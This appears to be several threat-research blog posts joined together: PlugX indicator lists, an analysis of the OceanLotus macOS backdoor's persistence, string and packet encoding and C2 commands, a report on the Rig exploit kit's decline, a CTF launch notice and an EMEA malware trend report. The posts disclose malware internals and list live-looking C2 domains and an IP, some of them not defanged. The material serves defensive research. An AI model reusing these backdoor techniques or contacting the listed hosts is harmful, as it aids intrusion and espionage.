535abe8cd436d6b635c5687db0ae8d47c7c3679e4f5e2b4d629276b41fca0578 Idicaf
ef85896426a0a558ab17346a67f108045d142a2d2a21f7702bfb8be50542726d Idicaf
d41e2bbc8ea10dd7543d5f4cb02983e2b1ad5d47cc3ce5fa95189501c019fdac Idicaf
208bd18054134909e2ad680c0096477c48a58e8754a9439002e6523f71e66d47 PlugX
3e9136f95fa55852993cd15b82fe6ec54f78f34584f7689b512a46f0a22907f2 PlugX
5deab61f83e9afe13a79930eda1bdcb6c867042a1ce0e5c44e4209a60ab3327d PlugX
6500636c29eba70efd3eb3be1d094dfda4ec6cca52ace23d50e98e6b63308fdb PlugX
8e07c7636be935e0a6184db8a85fd8b607e6c48bb07d34d0138432f7c697bc99 PlugX


Domains:

kbklxpb.imshop.in
serupdate.wicp.net
msfcnsoft.com
micros0ff.com
msfcnsoft.com
microsoff.net
msffncsi.com
A781195.gicp.net
upgradsource.com
B781195.vicp.net
kbklxp.eicp.net


Appendix B – Python Scripts

LZNT1 decrypt script, only works with Windows.

Decoding the PlugX configuration:

Decoding the C2 addresses from Pastebin:


Appendix C – a.bat


Appendix D – PlugX Extracted strings

The New and Improved macOS Backdoor from OceanLotus

Introduction

Recently, we discovered a new version of the OceanLotus backdoor in our WildFire cloud analysis platform which may be one of the more advanced backdoors we have seen on macOS to date. This iteration is targeted towards victims in Vietnam and still maintains extremely low AV detection almost a year after it was first discovered. Despite having been in the wild for an extended period of time, the operation appears to still be active. During our analysis, we were able communicate directly with the command and control server as recently as early June 2017.

While there seem to be similarities to an OceanLotus sample discovered in May 2015, a variety of improvements have been made since then. Some of the improvements include the use of a decoy document, elimination of the use of command line utilities, a robust string encoding mechanism, custom binary protocol traffic with encryption, and a modularized backdoor.


Infection Vector

The new OceanLotus backdoor is distributed in a zip file. While we don’t have direct evidence for the initial infection vector we presume it’s most likely via an email attachment. Once the user has extracted the zip file, they see a directory containing a file with a Microsoft Word document icon. The file is actually an application bundle, which contains executable code. (see Figure 1).  Once the user double clicks on the purported Word document, the Trojan executes and then launches Word to display a decoy document.

The malware uses the decoy document to help mask the execution of the malware. This technique is a common one for Windows-based malware, but rare on macOS. In order to achieve this layer of obfuscation, the malware author had to trick the operating system into believing the folder is an application bundle despite the .docx extension. Traditionally, macOS malware have emulated legitimate application installers such as Adobe Flash, which was how the previous version of OceanLotus was packaged.

oceanlotus1

Figure 1. Context menu and file listing


Once the application bundle is launched, it opens a hidden file in the bundle’s Resources folder named .CFUserEncoding which is a password-protected Word document (see Figure 2). It also copies this file to the executable path and essentially replaces the application bundle after persistence has been set up. This would lead the victim to believe that nothing was amiss, as they thought they were opening a Word document and a Word document opened. In this case, the Word file has the name “Noi dung chi tiet.docx”, which is Vietnamese for “Details.”

oceanlotus2

Figure 2. Decoy document prompts for a password to open the file

Persistence

Compared to the previous version of this backdoor, the persistence mechanism for this remained largely the same. This version creates a Launch Agent  that runs when the victim host starts up, where as in the previous version execution was upon when a user logs in. It also copies itself to a different location and filename based on the UID of the user who ran the application.

For a user other than root, it takes the MD5 hash of the structure returned by getpwuid() and breaks the hash down into segments <first 8 chars of hash>-<next 16 chars of hash>-<last 8 chars of hash>. This segmented MD5 hash is prepended with “0000-“ then used as a directory in ~/Library/OpenSSL/ to store the executable file (see Figure 3). If the user is root, the executable is stored in the system wide library directory at /Library/TimeMachine/bin/mtmfs.

It is interesting to note that the executable and plist locations look like legitimate applications.

UID plist Location Executable Location
0 /Library/LaunchDaemons/com.apple.mtmfsd.plist /Library/TimeMachine/bin/mtmfs
> 0 ~/Library/LaunchAgents/com.apple.openssl.plist ~/Library/OpenSSL/0000-<segmented MD5 hash>/servicessl

Figure 3. plist and executable names and locations based on UID


Once the malware has set up persistence, it deletes the application bundle from the executable path leaving the decoy document in its place and launches itself as a service from the new location.

No Command Line Utilities

One of the first things we noticed about this backdoor is the lack of suspicious strings which often times provides context as to what the malware might do on a victim host. In most macOS malware, calls to the system() or exec() functions  to run additional scripts are in place. In this case, these were not present nor were there command line utility strings that may easily convey the malicious intention of the application. This shows a deep level of understanding of the macOS platform by the author of this backdoor compared to other threat actors that will commonly copy and paste scripts from the Internet.

The lack of these strings may also double as an anti-analysis technique to make the malware seem less suspicious, especially to basic static analysis.

String Decoding

Since there appear to be no obvious suspicious strings in plaintext, we move onto the possibility of use of encoded, or obfuscated strings.

The string decode routine for this backdoor is an upgrade from previous versions in which strings were XOR encoded with the word “Variable” as a key. The string decode routine now consists of a combination of bit shifting and XOR operations with a variable key that depends on the length of the string that was encoded. If the computation for the variable XOR key turns out to be 0, the default XOR key of 0x1B is used. Figure 4 shows a Python implementation of the decode function.

oceanlotus4

Figure 4.  Python implementation of the malware’s string decode function


After decoding the strings (see Figure 5), we can glean that the malware sets up persistence, surveys the victim’s computer, and sends this information back to a server. At this point, it is still not obvious that this malware contains backdoor functionality.

oceanlotus5

Figure 5. List of decoded strings

Custom Binary Protocol and Encrypted Traffic

The threat actors responsible for this malware appear to have spent some amount of effort to develop their own custom communication protocol. They did not simply use an off-the-shelf web server for their command and control server, as is commonly done. Instead, they created their own command and control mechanism.

The backdoor uses a custom binary protocol on TCP port 443, a well-known port that is unlikely to be blocked by traditional firewalls due to its use in HTTPS connections. The packet seen in Figure 6 is encoded with a combination of bit shifting (see Figure 7) and XOR with a key of 0x1B before it is sent. The bits are always rotated to the left 3 times before doing the XOR operation. This is an improvement from the previous version where the packet was only XOR encoded with a key of 0x1B.

oceanlotus6

Figure 6. Initial packet sent by the client to the server


oceanlotus7

Figure 7. Bit shifting function used in the encode/decode routine for network packets


After decoding the packet, we can see a breakdown of different fields. Figure 8 shows the initial packet sent by the client to the server. It is relatively empty aside from the “magic” bytes, length of data and type of communication.

oceanlotus8

Figure 8. Initial packet sent by the client to the server (decoded)


Depending on the command response sent from the server, a packet may be bigger than 0x52 bytes. Data beyond 0x52 bytes is zlib compressed then encrypted with AES in CBC mode with a null initialization vector (IV) and a key sent from the server that is padded to 32 bytes.

We captured live traffic from the server, and observed that the encryption keys sent from the server are ephemeral. This means that each new session with the server is given a different key used to encrypt data sent back and forth within that session. This is a marked improvement compared to the previous version, where only XOR encoding with a one-byte key was used for encryption.

After decoding the packet it receives from the server, the backdoor validates certain fields like the “magic” bytes and makes sure the length of the data being received is not over a certain amount. Throughout the program execution, it also checks and handles any errors that may have been generated.

Command and Control Communications

The command and control server communication sequence is as follows:

  1. The client initiates a session with the server by sending a packet with 0x2170272 in the command field.
  2. The server then responds with an ephemeral encryption key and a command.
  3. The client checks if the received packet from the server is valid.
  4. The client executes the command sent by the server and responds with a zlib compressed and AES encrypted blob of the result then sends this back to the server.

Unlike the previous versions of OceanLotus where the commands can be easily gathered from its strings, the author has obfuscated the functions with constant values. We decoded the following available commands as seen in Figure 9.

Command Command Description
0x2170272 Initialize
0x5CCA727 ???
0x2E25992 receive file from server
0x2CD9070 get info on a file / directory
0x12B3629 delete file / directory
0x138E3E6 ???
0x25D5082 execute function from a dynamic library
0x25360EA send file to server
0x17B1CC4 ???
0x18320E0 send victim and computer information together with the backdoor’s watermark
0x1B25503 execute a function from a dynamic library
0x1532E65 execute a function from a dynamic library

Figure 9. List of commands available

Command 0x2170272

When the backdoor is launched, a file is created in /Library/Preferences/.files or ~/Library/Preferences/.files depending on the victim’s user ID. This file (see Figure 10) contains a timestamp and the victim’s name concatenated with the machine’s serial number which is then hashed twice with MD5. This is then copied to a buffer that is 0x110 bytes long and AES encrypted in CBC mode with a null IV and a key of “pth”. It is then saved into the file.


Timestamp + MD5(MD5(<victim’s name + machine serial number>))


After this file is created, the client sends its first packet to the server with 0x2170272 in the command field. The server acknowledges and responds with the same command and the client verifies that the file has been created.


\xa7\xf1\xd9*\x82\xc8\xd8\xfe4137674062B3226FE630C24F7DE1021E\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00


Figure 10. Decrypted contents of ~/Library/Preferences/.files


Command 0x18320E0

The server then sends this command with an ephemeral key shortly after it sends the 0x2170272 command. The client gathers all the data seen in Figure 11, encrypts it with the key provided by the server and sends it back. One thing to note is the Base64 string that is sent in this packet. This string is static in the binary and does not change, which may be indicative of a marker for campaign or version identification.


\x00\x00\x004137674062B3226FE630C24F7DE1021E\xe9\x0f\x00\x00\x00Mac OS X 10.X.X\xb6\x03\x00\x00

\x00username\t\x00\x00\x00localhost\x18\x00\x00\x00Ze0pXcpfbqbS4wD0eS/LVQ==\xb6\xbc\x1cY\x00\x00\x00\x00M\x00\x00\x00/Users/username/Library/OpenSSL/0000-ABCDEF01-23456789ABCDEF01-23456789/

servicessl\x8b\xbc\x1cY\x00\x00\x00\x00\x17\x00\x00\x00en0 : AA:BB:CC:DD:EE:FF[\x00\x00\x00lo0 : fe80::1\nlo0 : 127.0.0.1\nlo0 : ::1\nen0 : fe80::aaaa:bbbb:cccc:111\nen0 : 192.168.1.254

\x05\x01\x00\x00f\x00\x00\x00Model ID:iMac8,1\nCPU:Intel(R) Core(TM)2 Duo CPU     T7700  @ 2.40GHz\nMemory:4.00\nSerial No:XXXXXXXXXXX\x00\x00\x00\x00


Figure 11. Decrypted contents of a packet sent by the client to the server


Not highlighted in Figure 11 but also included in this packet is the kernel boot time which may be used by the C2 server to help determine if the backdoor is being run in a sandbox environment.


Commands 0x25D5082, 0x1B25503, 0x1532E65

These commands load a dynamic library using dlopen() and obtains a function pointer to execute within that shared library using dlsym(). Unfortunately, we do not know which dynamic libraries or functions are used for each command since these are server supplied and we were not able to capture any communication that used these commands.

However, we can postulate that since the parameters to the functions have the same number of arguments with the first being a fairly large constant similar to the command constants, (see Figure 12) and the backdoor has a function for receiving files, it is possible that these functions correspond to a shared library that the server uploads to the victim host. This means that additional functionality can be added to this backdoor by loading modules directly from the C2 server.

oceanlotus12

Figure 12. Snippets showing loaded function pointers and their parameters


Conclusion

Most macOS malware in the wild today are not very complex, but threat actors have been quickly improving their tradecraft. The increased level of sophistication and complexity may be indicative of increased targeting of macOS hosts looking to the future. With this OceanLotus attack in combination with recent macOS versions of the Sofacy group’s toolset, we have now observed multiple espionage motivated threat actors targeting macOS. It is imperative that the same types of strong security practices and policies organizations use to defend Windows devices are applied universally to include macOS devices as well.

Apple has already updated the macOS protection systems to address this variant of OceanLotus.

Palo Alto Networks customers are protected and may learn more via the following:

  • Samples are classified as malicious by WildFire
  • Domains and IPs have been classified as malicious and IPS signatures generated
  • AutoFocus users may learn more via the OceanLotus tag

Indicators of Compromise

Hashes

b33370167853330704945684c50ce0af6eb27838e1e3f88ea457d2c88a223d8b  Noi dung chi tiet.zip

b3cf3e3b52b4b899cd0814fc75698ea24f08ce18642665adcd3555a068b5c16d  Info.plist

07154b7a45937f2f5a2cda5b701504b179d0304fc653edb2d0672f54796c35f7  Noi dung chi tiet

82502191c9484b04d685374f9879a0066069c49b8acae7a04b01d38d07e8eca0  PkgInfo

f0c1b360c0b24b5450a79138650e6ee254afae6ce8f6c68da7d1f32f91582680  .CFUserEncoding

e84b5c5152d8edf1e814cc4b4975bfe4dc0063ef90294cc96b383f523042f783  info.icns


C2 Server

call[.]raidstore[.]org

technology[.]macosevents[.]com

press[.]infomapress[.]com

24h[.]centralstatus[.]net

93.115.38.178


Dropped Files

UID == 0 UID > 0

/Library/LaunchDaemons/com.apple.mtmfsd.plist ~/Library/LaunchAgents/com.apple.openssl.plist
/Library/TimeMachine/bin/mtmfs ~/Library/OpenSSL/0000-<segmented MD5 hash>/servicessl
/Library/Preferences/.files ~/Library/Preferences/.files


Decline in Rig Exploit Kit

Starting in April 2017, we saw a significant decrease in Rig exploit kit (EK) activity after two major campaigns, EITest and pseudo-Darkleech, stopped using EKs. Figure 1 shows the hits for the Rig EK from December 2016 through May 2017, highlighting this trend.

This blog reviews recent developments in the EITest and pseudo-Darkleech campaigns that have contributed to the current drop in Rig EK. We also explore other causes for the overall decline of EK activity as others have noted in recent reports. Finally, due to the anemic nature of today's EK scene, we review some methods criminals are focusing on for malware distribution.

decline-in-rig_1

Figure 1: Hits for Rig EK from December 2016 through May 2017.

Two Major Campaigns Stop Using Rig EK

At the very end of March 2017, researchers stopped seeing indicators of the pseudo-Darkleech campaign. Pseudo-Darkleech was a long-running campaign that switched to Rig EK in September 2016. Since September 2016, pseudo-Darkleech accounted for a significant amount of Rig EK seen on a daily basis. When pseudo-Darkleech disappeared, Rig EK activity dropped approximately 50 percent from previous months.

Three to four weeks later, another long-running campaign cut back on its use of Rig EK. Near the end of April 2017, the EITest campaign began pushing tech support scams. Previously, EITest had also generated a great deal of Rig EK traffic, but as the criminals behind this activity began focusing on other techniques, Rig EK levels dropped another 50 percent in May 2017. As we enter June, EITest is primarily pushing tech support scams, and it does not appear to be utilizing EKs at this time.

Figure 2 shows the hits for Rig EK from March 1, 2017 through May 31, 2017 in more detail. Note on the chart when pseudo-Darkleech disappears and EITest shifts focus and their impact on Rig EK traffic.

Although researchers still find Rig from other campaigns like RoughTed or Seamless, recent levels are their lowest since we began tracking this EK.

decline-in-rig_2

Figure 2: Rig EK hits from March 1st through May 31st, 2017.

Not the Threat They Once Were

Rig is not the only EK suffering in today's threat landscape. All EKs have been affected. So why aren’t EKs as active as they once were?

One contributing factor is that the target surface for EKs is getting smaller.

EKs typically use browser-based exploits targeting Microsoft Windows systems. They are primarily focused on Internet Explorer, Microsoft Edge, and Adobe Flash Player. EKs are largely ineffective against more popular browsers like Chrome, a product that has gone through four major version updates this year alone.

Users (potential victims) are moving to other browsers, and this has greatly reduced the number of possible targets for current EKs. As shown below in Figure 3, as of May 2017, only 19 percent of the desktop browser market was taken by Microsoft Edge and Internet Explorer 11 combined.

decline-in-rig_3

Figure 3: Desktop browser market share in May 2017 from NetMarketShare.com.

With a declining target base, EKs are not aging gracefully. In previous years, we saw a variety of EKs used by various campaigns. But by the end of 2015, notable EKs like Sweet Orange and Fiesta had disappeared. As 2016 progressed, other prominent EKs like Nuclear and Angler also shut down. The graveyard of expired EKs has several dozen names by now.

This lack of diversity has impacted EK development. According to Proofpoint, more than a year has passed since any major EK has featured a zero-day exploit, making EKs far less effective compared to previous years.

Furthermore, the security community has been much more active against EKs. Recent efforts by Cisco Talos in 2016 and RSA Research in 2017 have seen researchers coordinating with hosting providers to take down servers used in domain shadowing schemes favored by EKs. The resulting setbacks have not been permanent, but they have significantly impacted operations for criminals using EKs.

Ultimately, a declining browser target base, lack of new exploits, and recent efforts by the community to fight domain shadowing have all contributed to an overall decline in EK activity.

What Are Criminals Turning To?

As EKs become more ineffective, criminals are focusing on other methods like malicious spam attacks, or social engineering schemes like HoeflerText notifications  like shown in Figure 4. Whether through spam or a browser popup, criminals trick potential victims into double-clicking a file that infects their computers.

decline-in-rig_4

Figure 4: A fake HoeflerText notification in Google Chrome that leads to malware.

In some cases, URLs will redirect to an EK one day and then on following days will often redirect to a fake installer for something like Adobe Flash Player like shown in Figure 5. These social engineering schemes are becoming more common, and researchers often run across them as they search for EKs.

decline-in-rig_5

Figure 5: Fake Flash installer distributing the same malware Rig EK did the day prior.

In some cases, criminals have turned away from malware entirely, and are focusing on apparently more lucrative activity. For example, the EITest campaign has switched to pushing tech support scams. At first, this seemed to be location-based, targeting the US and UK. However, as we go into June 2017, this type of activity is all we have found from the EITest campaign in recent days.

Figure 6 below shows a page viewed on June 7th, 2017 from a website compromised by the EITest campaign. The highlighted portion is a URL that redirects to a tech support scam website shown in Figure 7 that states your computer has been infected.

decline-in-rig_6

Figure 6: Injected script in page from a site compromised by the EITest campaign.

decline-in-rig_7

Figure 7: The tech support scam site.

This particular campaign also has audio continually reinforcing the same information. You cannot simply click okay or close the browser. The windows will immediately reappear. In order to close the browser and stop the audio, you must use the task manager to kill the browser process.

These tech support scams have been so successful that they are now a constant feature of our threat landscape. The EITest campaign has been pushing them for more than a month now.

Conclusion

Although EK activity levels are down, we still see indicators of Rig and Magnitude on a near-daily basis. But EKs are a relatively minor factor in today's threat landscape compared to social engineering schemes and malspam. Users who follow best security practices are much less likely to be affected by the EK threat.

However, this situation could change as new exploits appear and updated techniques are used in malware distribution. It always pays to be prepared. Threat detection, preventions, and protection solutions like Palo Alto Networks next-generation security platform are a key part of any prevention strategy.

LabyREnth CTF 2017 Launch Day: The Challenge Starts Now!

labyrenth_launch-image_2

The LabyREnth Capture the Flag (CTF) challenge is LIVE!

The goblins are at the gate and in this final hour it’s time for your many hours studying the blade, mastering the blockchain, and cultivating inner strength to be put to use. You’ll have until 4:00 p.m. pacific time on July 23, 2017 to test your mettle against the seemingly endless hordes of more than 25 security challenges.  Will you answer the call?

Whether you are an experienced researcher looking to win renown or a student just getting started, these challenges are built to surprise and show you something new. And if you’re among the first to complete the tracks, you could win a chunk of the $32,000 in cash prizes we’re offering this year. The CTF is open worldwide, including Palo Alto Networks partners.  Please refer to the official rules at LabyREnth by typing “rules" in the terminal.

These challenges bring together amazing learning opportunities for all levels across the security industry, all with serious prizes. Our goal is to drive threat intelligence education by sharing challenges based on the daily life of our engineers, helping improve skills and developing the next generation of analysts. By creating an avenue to build security skills, we’re making an effort to improve and strengthen the security community and our collective ability to defend against attackers.

Watch the @unit42_intel Twitter handle and #LabyREnth hashtag for updates and winners.

Can you escape the LabyREnth?


EMEA Bi-Monthly Threat Reports: United Kingdom, Germany & France

Intro

In December 2016 I posted the first of a two-part blog series, the second of which posted in April this year, to start a series of regular threat report updates to the public covering different sets of countries from around the EMEA (Europe Middle East and Africa) region. This blog is the first of a new series of bi-monthly threat reports that will focus only on one set of countries where before the series focused on two sets covering six or more countries. This new series will dig deeper into current trends, the threats affecting each country, and provide useful tips for mitigating these threats via our AutoFocus Threat Intelligence Service.

In my previous blogs, I introduced the EMEA region at a high-level– a large group of countries each with mixed languages, cultures, and cyber security maturity levels. Each also with different industry sectors and different economic profiles, which in turn creates a very diverse environment potentially ripe for cyberattacks.

The countries in this blog includes the United Kingdom, Germany, and France for the month of February.

Headlines

  • France, Germany, and United Kingdom: Cerber ransomware remains prevalent and replaced Locky as the #1 volume-wise.
  • France, Germany, and United Kingdom: Increase in malware that attempts to interact with digital currencies.
  • France and United Kingdom:  Uptick in Spora ransomware delivered over web-browsing application.

Trends

February by Country

We saw almost 120,000 total malicious sessions in AutoFocus in the three countries. Of these sessions, the United Kingdom received just over 70%; France just over 20% and Germany just under 10% of the volume. Despite the low session volume, Germany received the highest number of raw samples with nearly 50% of the total at 3,970 unique samples from the near 8,500 total. The United Kingdom received almost the same number of samples as Germany while France saw the lowest amount at just over 3,000 (35%).

The total session volume is some 50,000 less than the same three countries in December 2016 but the sample count in February was much higher with over 2,000 more samples compared to the previous time period.

Almost 50% of the aggregate samples and just over one third of the session volume in Germany can be attributed to the legacy – now some 13 years old – worm, MyDoom.

Figure 1 below shows the general trends of malicious sessions throughout the month of February for each country and highlighting the weekends where volume generally decreases. During the weekends, we tend to see less malspam inbound to organisations as people are not there to receive it and for the same reason, less outbound malicious session volume such as web-browsing. The United Kingdom’s most affected industry in terms of volume of malware sessions was Higher Education while both Germany and France’s most affected industry vertical was High Tech.

emea_1

Figure 1: Daily malware sessions by Country, February 2017

The proportion of malware sessions we observed in these countries could be due to a variety of reasons, such as different malware families in active operations, the number of existing compromised hosts, or even how the Palo Alto Networks® security platform is deployed.

February’s Top Malware

The following charts show the top malware by way of the highest number of unique samples seen targeting each of the three countries.

The charts clearly show overlap between the countries and the malware observed in the region. Pony, for example accounted for almost half of the malware in the United Kingdom and almost three-quarters of the top malware in France. MyDoom, on the other hand, dominated the German charts. Beyond MyDoom, Germany also saw a higher number of malware families that were present in the other countries as well. These included two ransomware families, Nymaim and RanserKD.

emea_3

emea_2


emea_4


Figure 2: Top Malware by Country, February 2017

February by application

Figure 3 plots the three countries in terms of malware volume delivered via different applications. The most common method for malware delivery were email protocols with SMTP, POP3, and IMAP being the highest combined volume of malware sessions by far. This is in-line for malware delivery activity globally. Based off these metrics, we can deduce that social engineering via specially crafted phishing emails is still a heavily used attack method.

The SMTP volume breakdown between the three countries indicates the UK received the most malicious sessions by far. The malware in the bulk of these SMTP sessions consisted of Pony and Cerber.

emea_5

Figure 3: Malware sessions by application by Country, February 2017

emea_6

Pony is a popular downloader program that can download additional malware onto the infected system. It is also equipped with a number of plugins that may be used to steal stored credentials for various applications such as FTP clients, web browsers, email clients, and other software. Pony is also commonly known as Fareit.

This commodity Trojan is common and often seen in high volumes throughout the world. Although this sparkline indicates what appears to emea_7

be a slight decline in February as compared to three to four months prior, the session volume still averages well over two thousand per day. For the three countries examined, the industries most targeted were Higher Education in the United Kingdom, Aerospace and Defence in France, and High Tech in Germany.

emea_8 emea_9

Globally, over the past six months, Cerber ransomware activity has been voluminous at over half a million sessions in total, much of which occurred in January and early February. Some individual days reached well into the tens of thousands of sessions. The industries most targeted included Higher Education in the United Kingdom, Government in France, and Wholesale in Germany.

Cerber is similar to many other ransomware families – using encryption, bitcoin ransom, and the TOR network for anonymity. It does have a few unique aspects not found in other ransomware however. Aside from the file extension ".cerber" used to indicate encrypted files, Cerber has conditional behaviour based on the language settings of the operating system. It will avoid infecting the following locales: Armenia, Azerbaijan, Belarus, Georgia, Kyrgyzstan, Kazakhstan, Moldova, Russia, Turkmenistan, Tajikistan, Ukraine and Uzbekistan. Cerber has been observed attacking databases as well as typical files. Infection methods are varied, including the use of malicious attachments in emails, malicious links, and the use of Exploit Kits. The Cerber malware payload uses a polymorphic model on its distribution servers making it very difficult for signature-based detection approaches to keep up with detecting all variants.

The following Figure shows a typical view of an system infected by Cerber including the ransom notice and support for the victim to get their files decrypted.

emea_10

Figure 4: Cerber Ransomware infection

emea_11 In France, we saw the highest volume of web-browsing sessions in February, followed by the United Kingdom and finally Germany. The majority of this volume in France was due to samples of Spora ransomware. Many ransomware attacks include a try-before-you-buy feature on their pay pages, where you can decrypt one or two files for free as an inducement to trust the crooks. Spora has many options such as: decrypt two files for free; decrypt a selection of files for $30; have the ransomware itself removed for $20; buy “immunity” for $50; and get a full restore for $120. Prices are quite low compared to other families that still charge one Bitcoin, which has almost doubled in value since the start of 2017 and is currently over the $2,000 USD mark. Spora seemed to appear on the ransomware scene earlier this year and since then as risen by hundreds if not thousands of sessions emea_12per day, indicating that it may be a threat that will be with us for some time. Many of the web-browsing sessions containing Spora ransomware use legitimate-sounding filenames such as “Chrome font v4.11.exe” that purport to be font files or other updates related to the Google Chrome web browser. Many sites hosting the malware appear to be compromised websites and in February, the majority of such sites were education-related, such as “edenhope.vic.edu[.]au/free.php”. The PHP (server side scripting framework used in web development) files often use filenames such as get, free, and info. The targeted industries globally are Higher Education followed by Securities and Investment Services. For the three countries examined, the industry most targeted was Higher Education.

Figure 5 shows a typical view of a system infected by Spora, showing the ransom notice and support details for the victim.

emea_13

Figure 5: Spora Ransomware infection

FTP as a malware delivery mechanism also deserves a mention as the activity remains quite high. This behavior has been ongoing for quite some time now, primarily due to the PhotoMiner malware I discussed in my last blog covering the EMEA region.

Threats

Country Specific

We can see further anomalies between the different countries, as Figure 6 below highlights. Despite the vast majority of malware families being common across all three countries and globally, there are some malware families, only in observed in one country. The following section describes each of these unique threats per country and shows their global trends for the last six months in the form of sparkline charts highlighting each malware’s peak and trend over the extended period.

emea_14

Figure 6: Unique malware families, by Country, February 2017

emea_15

Starting with the United Kingdom and the Nitol Trojan, which we have seen quite consistently over the past six emea_16 months, showing a spike of high volume towards the end of last year and slightly higher volume of traffic over the last two months. Nitol is a family of Trojans that perform DDoS (Distributed Denial of Service) attacks, allow remote access, download, and run additional files, and perform a number of other malicious activities on the victim host. In February, this malware was seen only in the Higher Education sector in the UK being downloaded with the filename “vip.exe”.

emea_17emea_18

The next threats only seen in the United Kingdom were PasswordFox and IEPassView both of which are command-line utilities allowing for the extraction of usernames and passwords saved in Firefox and Internet Explorer, respectively. Both utilities are developed by NirSoft as stand-alone tools to help with password recovery but as with such things, others find more nefarious uses for them.

Trends over the extended time period highlight a very similar pattern of volume globally between IEPassViewemea_19and PasswordFox emea_20

Despite sharing similar peaks, including the highest peak for both Trojans in the month of February itself, IEPassView has a higher average number of sessions per day at 7.5 compared to PasswordFox’s daily average of 3. IEPassView also accounts for almost three times the total volume during the extended time period compared to PasswordFox, indicating that targeting stored credentials in Internet Explorer may yield better results for the threat actors.

Session information reported in AutoFocus indicates that the attacks seen in February were targeting Senior lecturers and Professors at Universities in the United Kingdom using spear phishing emails with leading subject lines such as “RE:Bank payment receipt” and attached malware using file names such as “payment receipt order_February.scr”. All SMTP sessions originated from Nigeria with a mixture of sender email addresses including a potentially compromised business email address from a hotel chain based in the Middle East. AutoFocus does not relate these attacks to those detailed in our SilverTerrier white paper, however the objective of stealing credentials and information from victims is on par with other attacks originating from that region of Africa.

In Germany, two of the four top malware families observed are Android based, which is something not seen in previous threat reports produced over the last six to nine months.

emea_21

Android/SMSsend is a malicious mobile application that, once installed to your mobile device, reaps profit by silently sending SMS messages to premium-rate phone numbers increasing the bill from your provider.AutoFocus sessions indicate that some of the SMSsend samples seen were not being used in a malicious manner but instead uploaded to the internet to specialist websites that aid with the de-compilation of the Android app’s Dalvik byte code into source code. Given the source of these sessions – Higher Education – it’s highly likely the samples were being analyzed by students or faculty. Other sessions however do indicate potentially real cases of the malware being downloaded over web-browsing applications from sites that could be 3rd party app stores with less security restrictions.

Alternatively, these malware samples could have been delivered from compromised or other malicious websites where if a victim browsed the site from and Android devices a drive-by-download would occur. The app would then be automatically downloaded to the user’s device but not be installed automatically unless an exploit of some sort was used in conjunction. Often times, when the threat actor has no such exploit available they will rely on social engineering to lure the user into installing the app.

The sessions show Securities and Investment Services and High-Tech industries as those having the most SMSsend activity using file names such “FreeCola1.apk”. The trend for this malware globally over the extended time period shows a general decline since 6 months ago but clearly activity emea_22 persists.

chart-1

emea_23
The CTB-Locker family of ransomware is similar to the CryptoLocker family of ransomware as well as many other ransomware families. It encrypts files with specific extensions using a key retrieved from a server, requests ransom in Bitcoin and also uses the Tor network to further protect its operators’ identity and infrastructure. Globally the trend for CTB-Locker has been downward in emea_24the last six months, since the peak of activity about three months ago, and generally speaking we currently see approximately only fifteen sessions on average each day.

In Germany, the POP3 email sessions of CTB-Locker were primarily observed in the Hospitality sector, originating from Italy and using sender email addresses purporting to be from Telecom Italia or SDA (an Italian express courier company) with appropriate subject lines such as Fattura TIM linea Fissa - Gennaio 2016 scadenza 01/14/2016 (Invoice TIM Fixed Line – January 2016 deadline) and Partenza spedizione (Shipping Departure) respectively. Filenames of attached executables followed suite and used double extensions such as “.pdf.exe”, which is a highly suspect behavior.

emea_25

Meanwhile, in France, some of the unique malware families seen included an off the shelf keylogger – iSpySoftware – which is marketed to unsophisticated actors as a way to harvest credentials and other sensitive information from victims.

All SMTP sessions seen in February targeted the Higher Education sector and originated from China and Thailand. Globally there has been a slight resurgenceemea_26 in volume of late but nothing compared to the scale seen three months ago and prior.

